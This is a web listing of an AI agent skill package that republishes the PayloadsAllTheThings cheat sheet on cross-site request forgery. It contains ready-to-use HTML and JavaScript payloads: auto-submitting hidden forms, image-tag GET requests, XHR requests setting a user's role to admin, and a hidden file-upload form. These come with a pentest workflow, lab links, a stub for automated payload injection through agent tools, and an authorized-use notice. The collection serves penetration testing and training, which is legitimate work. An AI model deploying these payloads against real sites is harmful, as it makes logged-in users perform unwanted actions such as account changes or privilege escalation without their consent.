Loading...
payloads-csrf
Original:🇺🇸 English
Translated
Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP The Prime Cross Site Request Forgery Audit and Exploitation Toolkit. When...
2installs
Added on
NPX Install
npx skill4agent add smartworldarafath/rea_skill payloads-csrfTags
Translated version includes tags in frontmatterSKILL.md Content
View Translation Comparison →CSRF Payloads
Source: PayloadsAllTheThings/Cross-Site Request Forgery Category:| Skill ID:payloads-webpayloads-csrf
Overview
Cross-Site Request Forgery payload templates and CSRF token bypass techniques.
This skill integrates the full PayloadsAllTheThings (PATT) payload library for the CSRF Payloads domain into the REA_Skill framework. Use it during authorized penetration testing, bug bounty research, security audits, and CTF challenges.
Workflow
1. Recon & Identification
- Identify the target technology stack and injection points
- Enumerate endpoints, parameters, and input vectors
- Determine applicable payload categories from the reference below
2. Payload Selection
- Browse the PATT payload library for the attack class
- Select encoding-appropriate payloads for the target environment
- Consider WAF bypass variants and obfuscation techniques
3. Exploitation (Authorized Only)
- Test payloads in order: passive → active → escalation
- Document every payload tested and its response
- Capture PoC evidence (screenshots, HTTP logs, curl output)
4. Verification & Reporting
- Confirm the vulnerability with a clean minimal PoC
- Map findings to CVE/CWE where applicable
- Report with remediation recommendations and code fixes
Full PATT Reference
Cross-Site Request Forgery
Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP
Summary
- Tools
- Methodology
- HTML GET - Requiring User Interaction
- HTML GET - No User Interaction
- HTML POST - Requiring User Interaction
- HTML POST - AutoSubmit - No User Interaction
- HTML POST - multipart/form-data With File Upload - Requiring User Interaction
- JSON GET - Simple Request
- JSON POST - Simple Request
- JSON POST - Complex Request
- Labs
- References
Tools
- 0xInfection/XSRFProbe - The Prime Cross Site Request Forgery Audit and Exploitation Toolkit.
Methodology

When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it.
HTML GET - Requiring User Interaction
html
<a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a>HTML GET - No User Interaction
html
<img src="http://www.example.com/api/setusername?username=CSRFd">HTML POST - Requiring User Interaction
html
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>
HTML POST - AutoSubmit - No User Interaction
html
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>

<script>
 document.getElementById("autosubmit").submit();
</script>
HTML POST - multipart/form-data With File Upload - Requiring User Interaction
html
<script>
function launch(){
    const dT = new DataTransfer();
    const file = new File( [ "CSRF-filecontent" ], "CSRF-filename" );
    dT.items.add( file );
    document.xss[0].files = dT.files;

    document.xss.submit()
}
</script>

<form style="display: none" name="xss" method="post" action="<target>" enctype="multipart/form-data">
<input id="file" type="file" name="file"/>
<input type="submit" name="" value="" size="0" />
</form>
<button value="button" onclick="launch()">Submit Request</button>
JSON GET - Simple Request
html
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://www.example.com/api/currentuser");
xhr.send();
</script>
JSON POST - Simple Request
With XHR :
html
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
//application/json is not allowed in a simple request. text/plain is the default
xhr.setRequestHeader("Content-Type", "text/plain");
//You will probably want to also try one or both of these
//xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
//xhr.setRequestHeader("Content-Type", "multipart/form-data");
xhr.send('{"role":admin}');
</script>
With autosubmit send form, which bypasses certain browser protections such as the Standard option of Enhanced Tracking Protection in Firefox browser :
html
<form id="CSRF_POC" action="www.example.com/api/setrole" enctype="text/plain" method="POST">
// this input will send : {"role":admin,"other":"="}
 <input type="hidden" name='{"role":admin, "other":"'  value='"}' />
</form>
<script>
 document.getElementById("CSRF_POC").submit();
</script>
JSON POST - Complex Request
html
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
xhr.withCredentials = true;
xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
xhr.send('{"role":admin}');
</script>
Labs
- PortSwigger - CSRF vulnerability with no defenses
- PortSwigger - CSRF where token validation depends on request method
- PortSwigger - CSRF where token validation depends on token being present
- PortSwigger - CSRF where token is not tied to user session
- PortSwigger - CSRF where token is tied to non-session cookie
- PortSwigger - CSRF where token is duplicated in cookie
- PortSwigger - CSRF where Referer validation depends on header being present
- PortSwigger - CSRF with broken Referer validation
References
- Cross-Site Request Forgery Cheat Sheet - Alex Lauerman - April 3, 2016
- Cross-Site Request Forgery (CSRF) - OWASP - April 19, 2024
- Messenger.com CSRF that show you the steps when you check for CSRF - Jack Whitton - July 26, 2015
- Paypal bug bounty: Updating the Paypal.me profile picture without consent (CSRF attack) - Florian Courtial - July 19, 2016
- Hacking PayPal Accounts with one click (Patched) - Yasser Ali - October 9, 2014
- Add tweet to collection CSRF - Vijay Kumar (indoappsec) - November 21, 2015
- Facebookmarketingdevelopers.com: Proxies, CSRF Quandry and API Fun - phwd - October 16, 2015
- How I Hacked Your Beats Account? Apple Bug Bounty - Aaditya Purani (@aaditya_purani) - July 20, 2016
- FORM POST JSON: JSON CSRF on POST Heartbeats API - Eugene Yakovchuk - July 2, 2017
- Hacking Facebook accounts using CSRF in Oculus-Facebook integration - Josip Franjkovic - January 15, 2018
- Cross Site Request Forgery (CSRF) - Sjoerd Langkemper - January 9, 2019
- Cross-Site Request Forgery Attack - PwnFunction - April 5, 2019
- Wiping Out CSRF - Joe Rozner - October 17, 2017
- Bypass Referer Check Logic for CSRF - hahwul - October 11, 2019
REA MCP Integration
javascript
// REA MCP — Automated payload injection via REA tools
// Use analyze_function, procedure_pseudo_code, or observe_native_calls
// to identify injection sinks, then apply payloads from this skill.
Legal Notice
⚠️ Authorized Use Only. All payloads in this skill are for security research, penetration testing with written permission, CTF competitions, and defensive study. Unauthorized use against systems you do not own or have explicit permission to test is illegal.